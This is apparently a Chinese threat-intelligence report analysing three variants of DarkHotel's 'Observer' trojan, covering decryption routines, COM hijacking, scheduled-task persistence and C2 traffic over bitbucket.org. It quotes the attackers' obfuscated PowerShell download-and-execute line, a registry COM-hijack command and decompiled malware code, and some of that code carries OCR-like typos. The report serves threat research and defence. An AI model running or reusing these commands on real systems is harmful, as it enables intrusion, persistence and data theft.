

# 威胁情报 | DarkHotel APT 组织 Observer 木马攻击分析

原创 404高级威胁情报 知道创宇404实验室 2024年09月10日 17:36 湖北

作者：K&XWS@知道创宇404高级威胁情报团队

时间：2024年9月10日


## 1. 情况概述

今年6月，知道创宇404高级威胁情报团队在分析过程中发现了几个APT组织的攻击样本，通过同源关联到其他的攻击木马，并对此展开了分析。根据近期国内外安全厂商发布的“伪猎者APT”组织的文章，对比确认为同一批通过WPS漏洞进行网络攻击的最终载荷木马[1][2]。

2023年8月至2024年7月，我们观察到Darkhotel的持续攻击活动，并使用了两套不同的攻击武器及技战术。攻击行业也早已脱离了Darkhotel名字代表的酒店行业。Darkhotel是有着东亚背景，针对企业高管、政府机构、国防工业、电子工业等重要机构实施网络间谍攻击活动的APT组织，其足迹遍布中国、朝鲜、日本、缅甸、俄罗斯等国家。2019年之后有关Darkhotel组织的行动在开源情报中的占比连年降低，同时国内厂商曝光了数个具有东北亚背景且技战术不同的攻击集合，我们认同这些攻击集合都是Darkhotel的子集，Darkhotel只是一个代表了该背景的攻击集合名字。

## 2. 木马分析

### 2.1 样本攻击/释放链



### 2.2 样本功能综述

本次捕获的类型1向服务端请求下载一个文件，该文件解密后释放的载荷与类型2几乎一致。与类型2不同的是，类型1在下载阶段还额外下载了一个Ink文件，该Ink文件的主要功能是通过COM劫持以运行释放的载荷（实际类型1下载的文件是将类型2中的文件进行了合并）。相较于类型2，类型3样本在文件解密后释放了两个载荷。根据**类型3中PDB路径信息**，将其记为**Observer**，接下来将就各类型样本进行描述。

#### 2.2.1 类型1分析描述

类型1样本为dll文件，该dll存在一个名为mydllmain的导出函数。

Name	Address	Ordinal
myd1lmain	1000101B	1
D11EntryPoint	100030D9	[main entry]



该DLL文件中的大部分字符使用了攻击者自定义的加密算法处理，该算法自2023年起一直被使用至今，解密算法逻辑为异或3再解base64：

```

if ( *(_BYTE *) (a1 + a2 - 1) == '>' )
    *a3 = --v4;
if ( *(_BYTE *) (a1 + a2 - 2) == '>' )
    *a3 = --v4;
v5 = malloc(__CFADD__(v4, 10) ? -1 : v4 + 10);
v6 = dword_10024478;
v7 = v5;
v21 = v5;
if ( !dword_10024478 )
{
    v8 = malloc(0x100u);
    v6 = (int)v8;
    v9 = 0;
    dword_10024478 = (int)v8;
    do
    {
        v8[(unsigned __int8)BASE64_table_10020C58[v9] ^ 3] = v9;
        ++v9;
    }
    while ( v9 < 64 );
}

```



滥用合法的windows的照片库查看器组件shimgvw.dll，通过其中的函数**ImageView\_Fullscreen**，从远程服务器上下载文件zetaq.txt：

```

sub_100010AB(
    ArgList,
    0x12Cu,
    "dA2BD7BYBApBDtBNtBzB@7BYRA7BDVBJBAGBG1B[BA[B0hBadAhBD;BgtAyBEtBVtA6BKNBgBAoBD3BNtBzBEtB`tA1BDhBaRAMBKZBgtBvBDRBaBAp"
    "B@tBPRAwBDFBYtAoBEZBbRAoBK`B[tADBKVBaApBKNBztAzBDVBYRAvBB>>");
v3 = strlen(ArgList);
v0 = decrypt_100026A4((int)ArgList, v3, (int *)&v3); // rundll32.exe C:\Windows\System32\shimgvw.dll,ImageView_Fullscreen
*(WORD *)&v0[v3] = 0;
sub_10001024(Buffer, 0x12Cu, (wchar_t *)L"%s", v0);
free(v0);
memset(&StartupInfo, 0, sizeof(StartupInfo));
StartupInfo.cb = 68;
StartupInfo.wShowWindow = 0;
StartupInfo.dwFlags = 1;
hObject = 0;
*&(hObject + 1) = 0;
*&(hObject + 2) = 0;
*&(hObject + 3) = 0;
sub_100010AB(
    ArgList,
    0xFFu,
    "bBA3BKRB`BAyBG1B0tBuBKJBZRwBD3BYRAvBDFBaBAoB@7BZtAuBD3B0tAnBD;B`dBzB@;BfdAoBKRBZRA{B@7BgBA7BKRB"};
v3 = strlen(ArgList);
v1 = decrypt_100026A4((int)ArgList, v3, (int *)&v3);
*(WORD *)&v1[v3] = 0;

```



从**%userprofile%\AppData\Local\Microsoft\Windows\INetCache\IE**中遍历查找文件名为zetaq的文件，并从其中解密出后续文件：

```

sub_10001024(Buffer, 0xFFu, (wchar_t *)L"%s\\*.*", ecx0);
v4 = 10;
FirstFileW_10024464 = FindFirstFileW_10024464(Buffer, &FindFileData);
v8 = 10;
do
{
    if ( FirstFileW_10024464 != (HANDLE)-1 )
    {
        do
        {
            if ( dword_10024474 == 1 && dword_10024470 == 1 )
                break;
            if ( (FindFileData.dwFileAttributes & 0x10) == 0 || FindFileData.cFileName[0] == '.' )
            {
                if ( FindFileData.cFileName[0] == 'z'
                    && FindFileData.cFileName[1] == 'e'
                    && FindFileData.cFileName[2] == 't'
                    && FindFileData.cFileName[3] == 'a'
                    && FindFileData.cFileName[4] == 'q' )
                {
                    sub_10001024(Buffer, 0xFFu, (wchar_t *)L"%s\\%s", ecx0, FindFileData.cFileName);
                    dword_10024474 = 1;
                    TerminateProcess(hObject, 0);
                    CloseHandle(hObject);
                    CloseHandle(*( hObject + 1));
                    decrypt_dropfile_10001795(Buffer, a2, a1);
                }
            }
        }
    }
}

```



文件的解密及释放流程如下：

1. 从偏移2开始读取24个字节数据并解密，该数据表示包含的文件数。
2. 继续读取24个字节数据并解密，该数据表示文件总大小。
3. 继续读取24个字节数据并解密，该数据表示文件加密后大小。
4. 继续读取24个字节数据并解密，该数据表示文件解密后大小。
5. 如果包含的文件数大于1时，则循环解密并释放对应文件。

```

v4 = 2;
fseek(Stream, 0, 2);                                // 从偏移2的地方开始读取
v39 = ftell(Stream);                                 // 文件总大小
fclose(Stream);
_wfopen_s(&Stream, FileName, L"rb");
v5 = (char *)malloc(__CFADD__(v39, 1) ? -1 : v39 + 1);
v38 = v5;
fread(v5, v39, 1u, Stream);
v5[v39] = 0;
qmemcpy(v48, v5 + 2, sizeof(v48));
ElementSize = 24;
v6 = decrypt_100026A4((int)v48, 24u, &ElementSize);
v7 = get_num_37((int)v6, 0, 16);                      // 文件个数
free(v6);
if ( v7 == 2 )
{
    v40 = 50;
    qmemcpy(v48, v38 + 26, sizeof(v48));
    ElementSize = 24;
    v8 = decrypt_100026A4((int)v48, 0x18u, &ElementSize);
    v9 = get_num_37((int)v8, 0, 16);                  // 文件总大小
    free(v8);
    if ( v9 != v39 - 2 )                            // 除去前两个无效字符后的大小
    {
        ~~~
    }
}

```



最终zetaq解密出2个文件，分别为SecureBootUEFI.da和regit.lnk，将regit.lnk设置名为PCATaskServices的计划任务，滥用合法系统程序pcalua.exe执行该文件。

LNK参数解析后如下：

```

--- Header ---
Target created: 2022-05-11 09:09:09
Target modified: 2022-05-11 09:09:09
Target accessed: 2023-02-01 05:11:32

File size: 452,608
Flags: HasTargetIdList, HasLinkInfo, HasRelativePath, HasArguments, HasIconLocation,IsUnicode, HasExpIcon, EnableTarg
etMetadata
File attributes: FileAttributeArchive
Icon index: 13
Show window: ShowMinNoActive (Display the window as minimized without activating it.)

Relative Path: ..\..\..\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Arguments: $ProgressPreference = 'SilentlyContinue';i''w''r https://guangzhou.nihaoucloud.org/gsdgsd89iop/sdfger23ty -Ou
tfile C:\Users\Public\21333.pdf;s''a''p''s C:\Users\Public\21333.pdf;i''w''r https://guangzhou.nihaoucloud.org/nmityu89o
/puiop9ty0er -OutFile "C:\Windows\Tasks\Windows_22H.iso";$hi = m''ou''nt-di''skim''age -im C:\Windows\Tasks\Windows_22H.
iso;$d = (g''et-d''iski''mage $hi.imagepath | g''et-v''olu''me).DriveLetter;c''p''i E:\* C:\Windows\Tasks\;c''p''i 'C:\U
ser\Public\21333.pdf' -destination .;sch''ta''s''ks /c''r''e''a''te /Sc minute /Tr EdgeUpdateTask /tr 'C:\Windows\Tasks
\Winver';Di''smou''nt-Dis''kIm''age -im C:\Windows\Tasks\Windows_22H.iso;e''ra''se C:\Windows\Tasks\*.iso;e''r''a''s''e
*d??.?n?
Icon Location: C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe

```

Seebug

regit.lnk的主要功能是将之前释放的文件SecureBootUEFI.da重命名为SecureBootUEFI.dat，并劫持系统COM组件F82B4EF1-93A9-4DDE-8015-F7950A1A6E31，利用该COM组件执行SecureBootUEFI.dat。

## 2.2.1.1 SecureBootUEFI.dat分析描述

SecureBootUEFI.dat的主要功能有两个：

1. 文件夹遍历：从服务端获取需要需要检索的文件夹路径，并将获取的文件信息拼接后作为UA回传到服务端。
2. 组件下载并加载执行：从服务端下载后续载荷并加载运行。

在SecureBootUEFI.dat中字符串的加解密算法变为异或3。

获取主机名和用户名，后续将获取的数据拼接后异或加密作为首次通信url的一部分：

```

v70 = (struct_a1 *)operator new(0x50ui64);
memset_180024210(v70, 0, sizeof(struct_a1));
v0 = sub_1800021EC(v70);
GetComputerNameW((LPWSTR)Buffer, &nSize);
GetUserNameW((LPWSTR)v122, &nSize);
sub_1800013CC((__m128i **)&v91, (const __m128i *)L"vpfqsqllejof"); // user profile

```

解密出两个通信C2，其中一个C2用于从服务端获取数据并执行，一个用于数据的上传（用户信息及文件夹遍历结果），为方便后续描述，分别命名为server1和server2：

1. server1: hxxps://bitbucket.org/whekaljj/whekaljj/downloads/
2. server2: hxxps://c.statcounter.com/12959673/0/7901c79c/1/

```

sub_1800013CC((__m128i **)&v91, (const __m128i *)L"kwssp9,-pwbw_lvmwfq-1n,21:6:540,3,4:32:4:,2,"); // https://c.statcounter.com/12959673/0/7901c79c/1/
*(_WORD *)&v67[1] = 0i64;
v68 = 0i64;
v69 = 0i64;
v4 = (const __m128i *)&v91;
if ( v93 > 7 )
    v4 = (const __m128i *)v91;
sub_1800015A4((__m128i *)&v67[1], v4, v92);
v5 = xor_decrypt_180002164(v71, (const __m128i *)&v67[1]);
if ( Source != (wchar_t **)v5 )
{
    Free_180001540((__int64)Source);
    d_180023B70((__m128i *)Source, v5, 0x20ui64);
    v5[1].m128i_i64[0] = 0i64;
    v5[1].m128i_i64[1] = 7164;
    v5->m128i_i16[0] = 0;
}
Free_180001540((__int64)v71);
v6 = (const wchar_t *)Source;
if ( v90 > 7 )
    v6 = Source[0];
wscpy_s(Destination, 0x64ui64, v6);
sub_1800013CC((__m128i **)&v91, (const __m128i *)L"kwssp9,ajwav-hfw-lqd,tkfhb-ii,tkfhb-ii,gltmolbpg,"); // https://bitbucket.org/whekaljj/whekaljj/downloads/

```

文件夹遍历时通信的url格式如下：Server1 + xor3([pc\_name][username])\_[finddir\_count].A

向服务端1发送请求后，服务端1返回的数据为需要遍历的文件夹，获取到的文件夹信息使用[]进行包裹后用，进行拼接，最终所有的数据拼接搭配到Referer:后，并上传到服务端。

无论是否获取到服务端下发的文件夹数据，每通信一次则全局变量finddir\_count加1：

```

v8 = ((__int64 (__fastcall *)($__int64, __int64, __m128i *, __QWORD, unsigned int, __QWORD, __int64, __int64, __int64, __int64))a1->InternetOpenUrlW(
    v7,
    a3,
    v37,
    0i64,
    0x80000000,
    0i64,
    v39.m128i_i64[0],
    v39.m128i_i64[1],
    v40,
    v41);
}
++a1->finddir_count;
Free_180001540((__int64)&v49);
Free_180001540((__int64)v55);
Free_180001540((__int64)&v46);
goto LABEL_60;

```

Seebug

组件下载功能的通信url格式如下： **server1 + xor3([pc\_name][username])\_[download\_count].B**

文件下载后被存储到 **%Userprofile%\AppData\Local\Microsoft\Windows\Shell\Sample.tmp**，将 Sample.tmp 复制到 **%Userprofile%\AppData\Local\Microsoft\Windows\Shell\Service.dat** 并加载运行：

```

sub_1800015A4((__m128i *)v48, v31, v43);
v32 = xor_decrypt_180002164(&pExceptionObject, (const __m128i *)v48); // %Userprofile%\AppData\Local\Microsoft\Windows\Shell\Service.dat
if ( Source != (wchar_t **)v32 )
{
    Free_180001540((__int64)Source);
    d_180023B70((__m128i *)Source, v32, 0x20ui64);
    v32[1].m128i_i64[0] = 0i64;
    v32[1].m128i_i64[1] = 7i64;
    v32->m128i_i16[0] = 0;
}
Free_180001540((__int64)&pExceptionObject);
v33 = (const wchar_t *)Source;
if ( si128.m128i_i64[1] > 7ui64 )
    v33 = Source[0];
wscpy_s(&Src, 0xC8ui64, v33);
ExpandEnvironmentStringsW(&Src, NewFileName, 0xC8u);
CopyFileW(&Dst, NewFileName, 0);
sub_18000F118(&Dst);
if ( !waccess(NewfileName, 0) )
    ((void (__fastcall *)(NCHAR *))a1->LoadLibraryW)(NewfileName);
++a1->download_count;

```

Seebug

服务端返回的数据使用 **g73qrc4dwx8jt9qmhi4s** 作为key进行异或解密，而非样本中的异或3算法：

```

((void (__fastcall *)($__int64, char *, __int64, unsigned int *))a1->InternetReadFile)(v11, v55, 2048i64, &v39);
if ( v55[0] != 60 )
{
    memset_180024210(&v45, 0, 0x108ui64);
    sub_180003EE8((__int64)&v45, &Dst);
    strcpy(v48, "g73qrc4dwx8jt9qmhi4s");
    v14 = 0;
    LODWORD(v15) = 0;
    if ( v39 )
    {
        v16 = 0i64;
        v17 = v55;
        do
        {
            LOBYTE(v13) = *v17;
            ++v14;
            ++v17;
            LOBYTE(v13) = v48[v16] ^ v13;
            sub_18000431C(&v45, v13);
            v18 = v15 + 1;
            LODWORD(v15) = 0;
            if ( v16 != 19 )
                LODWORD(v15) = v18;
            v19 = v16;
            v20 = v16 + 1;
            v16 = 0i64;
            if ( v19 != 19 )
                v16 = v20;
        }
        while ( v14 < v39 );
    }
}

```

Seebug

当上述两个功能相关的通信完成后，样本还会向服务端发送当前受控主机的状态，包含当前文件夹遍历 count、组件下载count、主机名、%userprofile% 和加密后的主机名和用户名。

当上述流程完成后进入1小时的sleep，攻击者利用这种长休眠机制不仅能够在一定程度上躲避流量设备的检测，而且可以让攻击者有足够的时间针对指定用户下发组件：

```
v65 = ((__int64 (__fastcall *)(const wchar_t *, _QWORD, _QWORD, _QWORD, _DWORD))v0->InternetOpenW)(  
    L"Mozilla/5.0",  
    0i64,  
    0i64,  
    0i64,  
    0);  
v66 = ((__int64 (__fastcall *)(__int64, wchar_t *, wchar_t *, _QWORD, unsigned int, _QWORD))v0->InternetOpenUrlW)(  
    v65,  
    Destination,  
    v124,  
    0i64,  
    0x80000000,  
    0i64);  
((void (__fastcall *)(__int64))v0->InternetCloseHandle)(v66);  
((void (__fastcall *)(__int64))v0->InternetCloseHandle)(v65);  
((void (__fastcall *)(__int64))v0->Sleep)(3600000i64);  
sub_180006654((__m128i *)&v67[1], v0->finddir_count);
```

Seebug

后续则循环上述通信步骤。

## 2.2.2 类型2 分析描述

类型2与类型1在功能上几乎是一致的，以下仅有区别的部分进行描述：

- 区别1：lnk文件通过下载而非文件解密后释放。

```
v4 = strlen(Str);  
Block = decrypt_100041C0((int)Str, v4, &v4); // rundll32.exe C:\Windows\System32\shimgvw.dll,ImageView_Fullscreen  
Block[v4 + 1] = 0;  
Block[v4] = 0;  
vswprintf_10001075(Buffer, 0x12Cu, (wchar_t *)L"%s", Block);  
free(Block);  
vswprintf_10001075(CommandLine, 0xFFu, (wchar_t *)L"%s %s", Buffer, a1);  
if ( CreateProcessW(0, CommandLine, 0, 0, 0, 0, &startupInfo, (LPPROCESS_INFORMATION)&hProcess) )  
{  
    memset(&v5, 0, sizeof(v5));  
    v5.cb = 68;  
    v5.dwFlags = 1;  
    v5.wShowWindow = 0;  
    memset(&hObject, 0, 0x10u);  
    sub_10001135(  
        Str,  
        0xFFu,  
        "bBA3BKRBBAYBG1B0tBuBKJBZRAwBD3BYRAvBDFBaBAoB@7BZtAuBD3B0tAnBD;B`dBzB@;B`dAoBD`BbRA3B@7BgBAwBKBB",  
        (char)Block);  
    v4 = strlen(Str);  
    Blocka = decrypt_100041C0((int)Str, v4, &v4); // https://r.../regit.tmp  
    Blocka[v4 + 1] = 0;  
    Blocka[v4] = 0;  
    vswprintf_10001075(v7, 0x12Cu, (wchar_t *)L"%s", Blocka);  
    free(Blocka);  
    vswprintf_10001075(CommandLine, 0xFFu, (wchar_t *)L"%s %s", Buffer, v7);  
    CreateProcessW(0, CommandLine, 0, 0, 0x8000000u, 0, 0, (LPPROCESS_INFORMATION)&hObject);  
}  
return 0;
```

Seebug

- 区别2：计划任务名为GoogleRegisterTask和CLSUpdateService。

```

ExpandEnvironmentStringsW(Src, Dst, 0xFFu);
v32 = ((int (__stdcall *)(wchar_t *))sub_10003389)(Dst);
v31 = v32;
LOBYTE(v36) = 2;
v30 = ((int (__cdecl *)(char *, wchar_t *, int))sub_10003854)(v20, L"-a ", v32);
sub_100032F1(v30);
sub_100032D8(v20);
LOBYTE(v36) = 1;
sub_100032D8(v19);
sub_100032C2((wchar_t *)L"s`bovb-f{f");
v27 = &v16;
v26 = ((int (__stdcall *)(wchar_t *))sub_10003389)((wchar_t *)L"PT30S");
LOBYTE(v36) = 3;
v25 = &v10;
v24 = sub_100033F1((int)v44);
LOBYTE(v36) = 4;
v23 = &v4;
v29 = &v4;
v22 = &v3;
sub_100033F1((int)v45);
v21 = sub_100016BA((int)v29, v3);
LOBYTE(v36) = 1;
sub_10002430((int)L"GoogleRegisterTask", v4, v5, v6, v7, v8, v9, v10, v11, v12, v13, v14, v15, v16);
v17 = &v39;
vswprintf_10001075(ExistingFileName, 0xFFu, (wchar_t *)L"%s\\%s", a1);
CopyFileW(ExistingFileName, Dst, 0);
Ink_check_100274F4 = 1;
TerminateProcess(hObject, 0);
CloseHandle(hObject);
CloseHandle(*(&hObject + 1));

```

Seebug

## 2.2.3 类型3 分析描述

类型3中初始dll中字符串为明文状态:

```

*this = 0;
this[1] = 0;
this[2] = 0;
this[3] = 0;
this[4] = 0;
this[5] = 0;
ModuleHandleW = GetModuleHandleW(L"kernel32.dll");
*this = GetProcAddress(ModuleHandleW, "LoadLibraryA");
this[1] = GetProcAddress(ModuleHandleW, "GetEnvironmentVariableW");
this[2] = GetProcAddress(ModuleHandleW, "FindFirstFileW");
this[3] = GetProcAddress(ModuleHandleW, "FindNextFileW");
return this;

```

Seebug

滥用合法的windows的照片库查看器组件shimgvw.dll，通过其中的函数**ImageView\_Fullscreen**，从远程服务器上下载文件eqlist.txt和mylink.tmp:

```

vswprintf_10001006(Buffer, 255u, (wchar_t *)L"https://s[REDACTED]/eqlist.txt", v1);
vswprintf_10001006(
    CommandLine,
    255u,
    (wchar_t *)L"rundll32.exe C:\Windows\System32\shimgvw.dll,ImageView_Fullscreen %s",
    (char)Buffer);
if ( CreateProcessW(0, CommandLine, 0, 0, 0x8000000u, 0, 0, &StartupInfo, &ProcessInformation) )
{
    vswprintf_10001006(v7, 255u, (wchar_t *)L"https://s[REDACTED]/mylink.tmp", v2);
    vswprintf_10001006(
        CommandLine,
        255u,
        (wchar_t *)L"rundll32.exe C:\Windows\System32\shimgvw.dll,ImageView_Fullscreen %s",
        (char)v7);
    if ( CreateProcessW(0, CommandLine, 0, 0, 0x8000000u, 0, 0, &v5, &hProcess) )

```

Seebug

其中eqlist.txt使用类型1中相同的解密步骤解密并释放出**%appdata%\Microsoft\Crypto\crypt86.da**和**%localappdata%\Microsoft\Proofs\profapii.da**:

```

vswprintf_10001006(Src, 0x1F4u, (wchar_t *)L"%userprofile%\AppData\Local\Microsoft\Windows\INetCache\IE");
ExpandEnvironmentStringsW(Src, Dst, 0x1F4u);
vswprintf_10001006(Src, 0x1F4u, (wchar_t *)L"%appdata%\Microsoft\Crypto\crypt86.da");
ExpandEnvironmentStringsW(Src, v5, 0x1F4u);
vswprintf_10001006(Src, 0x1F4u, (wchar_t *)L"%localappdata%\Microsoft\Proofs");
ExpandEnvironmentStringsW(Src, Path, 0x1F4u);
_wmkadir(Path);
vswprintf_10001006(Src, 0x1F4u, (wchar_t *)L"%localappdata%\Microsoft\Proofs\profapii.da");
ExpandEnvironmentStringsW(Src, Path, 0x1F4u);
download_100013E9();

```

Seebug

mylink.tmp下载后存储为%temp%\mylink.lnk，lnk文件的功能是将之前释放的文件crypt86.da和profapii.da分别重命名为crypt86.dat和profapii.dat，并劫持系统COM组件0b91a74b-ad7c-4a9d-b563-29eef9167172，利用该COM组件执行crypt86.dat：

```
Relative Path: ..\..\..\..\..\Windows\System32\cmd.exe
Working Directory: %temp%
Arguments: /c reg add HKCU\Software\Classes\CLSID\{0b91a74b-ad7c-4a9d-b563-29eef9167172}\InProcServer32 /ve /t REG_EXPAND_SZ /d "%Userprofile%\AppData\Roaming\Microsoft\Crypto\crypt86.dat" /f /reg:64 && ren %appdata%\Microsoft\Crypto\crypt86.da crypt86.dat & ren %localappdata%\Microsoft\Proofs\profapii.da profapii.dat
Icon Location: %SystemRoot%\System32\SHELL32.dll
```

Seebug

### 2.2.3.1 crypt86.dat分析描述

crypt86.dat的主要功能是下载数据并使用profapii.dat解密执行后续功能。

攻击者将多个下载地址解密后进行配置，可根据需要选择对应的地址使用。

获取受害者主机名称和用户名等信息，并与字符串hebei进行拼接，格式如下：

hebei,%username%;%pc\_name%;%userprofile%。

拼接的字符串使用异或3+base64编码后将其作为UA发送到下载地址 (hxxp://82.xxx/cache)：

```
v44 = (void *)xor3_encrypt_180001190(Destination, 2 * v41, &v73);
memset(Destination, 0, sizeof(Destination));
dword_180021A50 = 0;
while ( 1 )
{
    LODWORD(v70) = 0;
    v82 = 0i64;
    v83 = 0;
    v45 = 0;
    v46 = ((__int64 (__fastcall *)(void *, _QWORD, _QWORD, _QWORD, WCHAR *, wchar_t *))InternetOpenA)( // UA
        v44,
        0i64,
        0i64,
        0i64,
        0i64,
        v70,
        v72);
    LODWORD(v71) = 0x80000000;
```

Seebug

接收从下载地址返回的7个字节数据，并且返回的数据以ref作为起始字符，从中提取出后续请求的文件名，该文件名与下载地址进行拼接后组成完整的请求链接，例如：hxxp://82.xx/list/2.cab，请求的UA依然是前面拼接加密的数据：

```
*(_WORD *)&v53[v73] = 0;
if ( BYTE6(v82) == 'z' )
{
    LODWORD(v70) = SBYTE5(v82);
    sub_1800020F8((int)v88, 200, (int)L"%s%c.cab", v53, v70);
}
else
{
    LODWORD(v72) = SBYTE6(v82);
    LODWORD(v70) = SBYTE5(v82);
    sub_1800020F8((int)v88, 200, (int)L"%s%c%c.cab", v53, v70, v72);
}
free(v53);
```

Seebug

如果获取数据成功，解密后其中的数据使用#进行分割，分割后的第一个数据为后续需要加载的组件名，第二个数据为组件中的导出函数，最后的数据为传入组件的参数。

若上面的数据请求失败且次数达到10次后则直接向另外一个地址发起请求，同样这个请求地址有多个（均使用公共服务平台bitbucket.org），该请求返回的数据使用相同的解密及分割方式进行解析：

```

if ( v56 == 10 )
{
    memset(v84, 0, 0xC8ui64);
    switch ( dword_180021A54 )
    {
        case 1:
            v58 = "bBA3BKR`BAyBG1B0tBuBDJBBRA3BDJBgRAiBDpBYRA3B@7BatAzBD`B0tAsBD3BZRAmBDVB`tBtBGFBOtAzBDVBYdAzBDVB`tAlB@;B"
            "YBAuBK`BadApBD;BZRahBKNB0tA2KBBYBAkBKRBYRBvBKRBFBA3BB>>" // https://bitbucket.org/i[REDACTED].git/t
            goto LABEL_103;
        case 2:
            v58 = "bBA3BKR`BAyBG1B0tBuBDJBBRA3BDJBgRAiBDpBYRA3B@7BatAzBD`B0tAsBD3BZRAmBDVB`tAsBD3B0dA3BKdBgBB>>" // https://bitbucket.org/i[REDACTED].git/t
            goto LABEL_103;
        case 3:
            v58 = "bBA3BKR`BAyBG1B0tBuBDJBBRA3BDJBgRAiBDpBYRA3B@7BatAzBD`B0tAsBD3BZRAmBDVB`tBtBGFBOtAzBDVBYdAzBDVB`tAlB@;B"
            "YBAuBK`BadApBD;BZRahBKNB0tA2KBBYBAkBKRBYRBvBKRBFBA3BB>>" // https://bitbucket.org/i[REDACTED].git/update.txt
            goto LABEL_103;
        case 4:
            v58 = "bBA3BKR`BAyBG1B0tBuBDJBBRA3BDJBgRAiBDpBYRA3B@7BatAzBD`B0tAsBD3BZRAmBDVB`tBtBGFBOtAzBDVBYdAzBDVB`tAlB@;B"
            "YBAuBK`BadApBD;BZRahBKNB0tA2KBBYBAkBKRBYRBvBKRBFBA3BB>>" // https://bitbucket.org/i[REDACTED].git/update.txt
            goto LABEL_103;
    }
}

```



由于分析时已无数据返回，暂时无法明确后续数据内容，但从以往该组织的攻击活动来看，后续返回的组件名为同文件释放的profapii.dat，导出函数为profapii.dat的导出函数mscuicrypt，关于profapii.dat的功能见下一章节分析。

### 2.2.3.2 profapii.dat分析描述

profapii.dat中包含名为**mscuiencrypt**的导出函数，该函数的主要功能是解密传入的参数并根据参数中的数据完成后续功能：

Name	Address	Ordinal
mscuiencrypt	0000000180002CEC	1
DllEntryPoint	0000000180003130	[main entry]

传入的参数以**H**进行分割，解密后完成指定功能，包括：

- 从参数中，解密出一个远程地址和一个本地路径，从远程地址下载文件，并进行解密后，保存在本地路径下。
- 从参数中，解密出一个本地路径，并加载执行。
- 从参数中，解密出一个远程路径和一个本地路径。对本地路径下的文件进行遍历，获取所有文件名，拼接上特殊的字符串后，进行加密，并设置为**UA**字符串，连接远程路径。

```

if ( v5 )
{
    v6 = v5 - 1;
    if ( v6 )
    {
        if ( v6 == 1 )
        {
            free(v4);
            sub_180002BC8(v9); // 加载指定组件
        }
    }
    else
    {
        free(v4);
        sub_180002430(v9); // 组件下载
    }
}
else
{
    free(v4);
    sub_180001E70(v9); // 目录遍历
}

```



其中目录遍历时，将获取的数据利用[]进行拼接：

```

FirstFileW = FindFirstFileW(v4, &FindFileData);
memset(v78, 0, 0x1388ui64);
if ( FirstFileW != (HANDLE)-1i64 )
{
    sub_180001008((int)v78, 5000, (int)L"%s\n");
    do
    {
        if ( (FindFileData.dwFileAttributes & 0x10) != 0 )
        {
            v71 = L"]";
            sub_180001008((int)v78, 5000, (int)L"%s%s%s%s\n");
        }
        else
        {
            sub_180001008((int)v78, 5000, (int)L"%s%s\n");
        }
    }
    while ( FindNextFileW(FirstFileW, &FindFileData) );
}

```



数据加密后拼接上固定字符并将其作为UA回传至指定服务端。

## 2.2.4 关联分析

本次捕获的3种类型的样本与以往曝光的“**伪装者**”组织攻击样本几乎一致，具体如下：

1. 下载释放的组件名相同，例如类型3种的crypt86.dat和profapii.dat；
2. 利用Ink进行COM劫持；

### 3. 利用公共服务平台bitbucket.org分发指令。

此外，类型1和类型2中的主要功能组件SecureBootUEFI.dat，其功能与类型3中crypt86.dat和profapii.dat的逻辑上是一致的。

```
ModuleHandleW = GetModuleHandleW(v2);
free(v2);
v4 = dec_180001A5C(a1[2], a1[5]);
FirstFileW = FindFirstFileW(v4, &FindFileData);
memset(v78, 0, 0x1388ui64);
if ( FirstFileW != (HANDLE)-1i64 )
{
    sub_180001008((int)v78, 5000, (int)L"%s\n");
    do
    {
        if ( (FindFileData.dwFileAttributes & 0x10) != 0 )
        {
            v71 = L"]"; 类型3
            sub_180001008((int)v78, 5000, (int)L"%s%s%s%s\n");
        }
        else
        {
            sub_180001008((int)v78, 5000, (int)L"%s%s\n");
        }
    } while ( FindNextFileW(FirstFileW, &FindFileData) );
}

类型1
if ( (v56[0] & 0x10) != 0 )
{
    sub_180005000(&v39, &String, v27);
    v30 = (const __m128i *)sub_1800057F0(&v39, v28, v29, 2164);
    v42 = 0i64;
    si128 = 0i164;
    d_180023B701(&v42, v30, 0x20ui64);
    v30[1].m128i_164[0] = 0i64;
    v30[1].m128i_164[1] = 7i64;
    v30->m128i_116[0] = 0;
    v31 = str_cat_180004F58(v44, (int64)&v42, (int64)L" ] , ");
    if ( v31[1].m128i_164[1] > 7u164 )
        v31 = (__m128i *)v31->m128i_164[0];
    sub_180004D64(&v46, v31);
    Free_180001540((int64)v44);
    Free_180001540((int64)&v42);
}
